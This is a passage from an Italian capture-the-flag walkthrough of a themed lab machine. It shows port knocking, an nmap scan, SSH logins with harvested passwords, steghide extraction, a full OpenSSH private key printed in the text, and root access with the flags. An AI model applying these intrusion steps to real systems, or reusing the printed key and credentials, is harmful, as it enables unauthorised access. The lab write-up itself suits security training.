lumos                                              1700     0  1700   0% La luce illumina l
a stanza, rivelando che il numero magico per 'solennemente' è 1700.
```

```
[    6.000628] Error: Driver 'pcspkr' is already registered, aborting...
[    6.028407] parport_pc 00:08: reported by Plug and Play ACPI
[    6.028480] parport0: PC-style at 0x378, irq 7 [PCSPP,TRISTATE]
[    7.037810] Adding 152576k swap on /dev/sda5.  Priority:-1 extents:1 across:152576k
[    7.082040] EXT3 FS on sda1, internal journal
[    8.109933] loop: module loaded
[    8.710026] NET: Registered protocol family 10
[    8.710206] lo: Disabled Privacy Extensions
[    9.019445] eth0: link up
[   21.360050] eth0: no IPv6 routers present
[   22.370060] accio: La pergamena arriva a te e il numero magico per 'giuro' è 9220
```


Giuro | solennemente | di | non avere | buone | intenzioni
9220 1700 9991 55677 37789 7282

Seguendo gli indizi trovati eseguiamo un port knocking, utilizzando la sequenza di porte fornita riusciamo a sbloccare la porta 22 (SSH standard).


```
┌──(kali㉿kali)-[~]
└─$ knock 192.168.50.155 9220 1700 9991 55677 37789 7282

┌──(kali㉿kali)-[~]
└─$ nmap -A -p- 192.168.50.155
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-20 06:48 EDT
WARNING: RST from 192.168.50.155 port 21 -- is this port really open?
WARNING: RST from 192.168.50.155 port 21 -- is this port really open?
WARNING: RST from 192.168.50.155 port 21 -- is this port really open?
WARNING: RST from 192.168.50.155 port 21 -- is this port really open?
WARNING: RST from 192.168.50.155 port 21 -- is this port really open?
WARNING: RST from 192.168.50.155 port 21 -- is this port really open?
Nmap scan report for 192.168.50.155
Host is up (0.0010s latency).
Not shown: 65524 closed tcp ports (reset)
PORT     STATE SERVICE        VERSION
21/tcp   open  ftp            Synology DiskStation NAS ftpd
22/tcp   open  ssh            OpenSSH 8.9p1 Ubuntu 3ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 eb:e4:a2:b7:6a:bb:1b:e4:63:16:57:86:c9:fe:bd:59 (ECDSA)
|_  256 63:23:bd:69:65:d4:15:92:2d:30:08:5b:b3:b2:bd:5d (ED25519)
```

Accediamo al servizio SSH con le credenziali di Milena e dopo un’ attenta analisi, ricaviamo diverse password, tra cui quella dell’ utente Luca

```
┌──(kali㉿kali)-[~]
└─$ ssh milena@192.168.50.155
The authenticity of host '192.168.50.155 (192.168.50.155)' can't be established.
ED25519 key fingerprint is SHA256:O4h4×4V2v+1Inrs7xwxiZweljAWid14utj/nHArtRKI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.155' (ED25519) to the list of known hosts.
milena@192.168.50.155's password:
Theta fa schifo

Last login: Wed Oct  2 13:44:29 2024
milena@blackbox:~$ getuid
-bash: getuid: command not found
milena@blackbox:~$ id
uid=1001(milena) gid=1001(milena) groups=1001(milena),1004(shared)
milena@blackbox:~$ sudo su
[sudo] password for milena:
milena is not in the sudoers file.  This incident will be reported.
milena@blackbox:~$ ls -la
total 36
drwx------ 4 milena milena 4096 Oct  2 08:15 .
drwxr-xr-x 7 root   root   4096 Sep 30 08:40 ..
-rw------- 1 milena milena  185 Oct  2 14:06 .bash_history
-rw-r--r-- 1 milena milena  220 Sep 22 22:54 .bash_logout
-rw-r--r-- 1 milena milena 3771 Sep 22 22:54 .bashrc
drwx------ 2 milena milena 4096 Sep 30 07:29 .cache
drwxrwxr-x 3 milena milena 4096 Sep 22 23:49 .local
-rw-r--r-- 1 milena milena  807 Sep 22 22:54 .profile
-rw-r--r-- 1 root   root     33 Sep 24 21:13 flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$
```

```
milena@blackbox:~$ cd /home/shared/
milena@blackbox:/home/shared$ ls -la
total 12
drwxrwx--- 2 anna   shared 4096 Oct  2 15:21 .
drwxr-xr-x 7 root   root   4096 Sep 30 08:40 ..
-rw-rw-r-- 1 milena shared   45 Oct  2 15:21 .myLovePotion.swp
milena@blackbox:/home/shared$ cat .
./                  ../                 .myLovePotion.swp
milena@blackbox:/home/shared$ cat .
./                  ../                 .myLovePotion.swp
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
milena@blackbox:/home/shared$
```

Accediamo con l’ utente Luca al servizio SSH, scarichiamo una copia del file .theta-key.jpg.bk , contenente elementi nascosti protetti da una password




Per estrarre gli elementi all’ interno dell’ immagine utilizziamo Steghide, strumento utile per inserire o estrarre file all’ interno di un’ immagine

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

Utilizzando la chiave privata estratta, effettuiamo l’ accesso al servizio SSH come ROOT e navigando nelle directory troviamo la FLAG

```
┌──(kali㉿kali)-[~/Desktop]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -i id_rsa root@192.168.50.155
Theta fa schifo

Last login: Wed Oct  2 16:05:54 2024 from 192.168.44.34
root@blackbox:~# ls
flag.txt
```

```
Last login: Wed Oct  2 16:05:54 2024 from 192.168.44.34
root@blackbox:~# ls
flag.txt
root@blackbox:~# cat flag.txt
```



```
FLAG{la_magia_non_ha_confini}
root@blackbox:~#
```

Grazie per l’ attenzione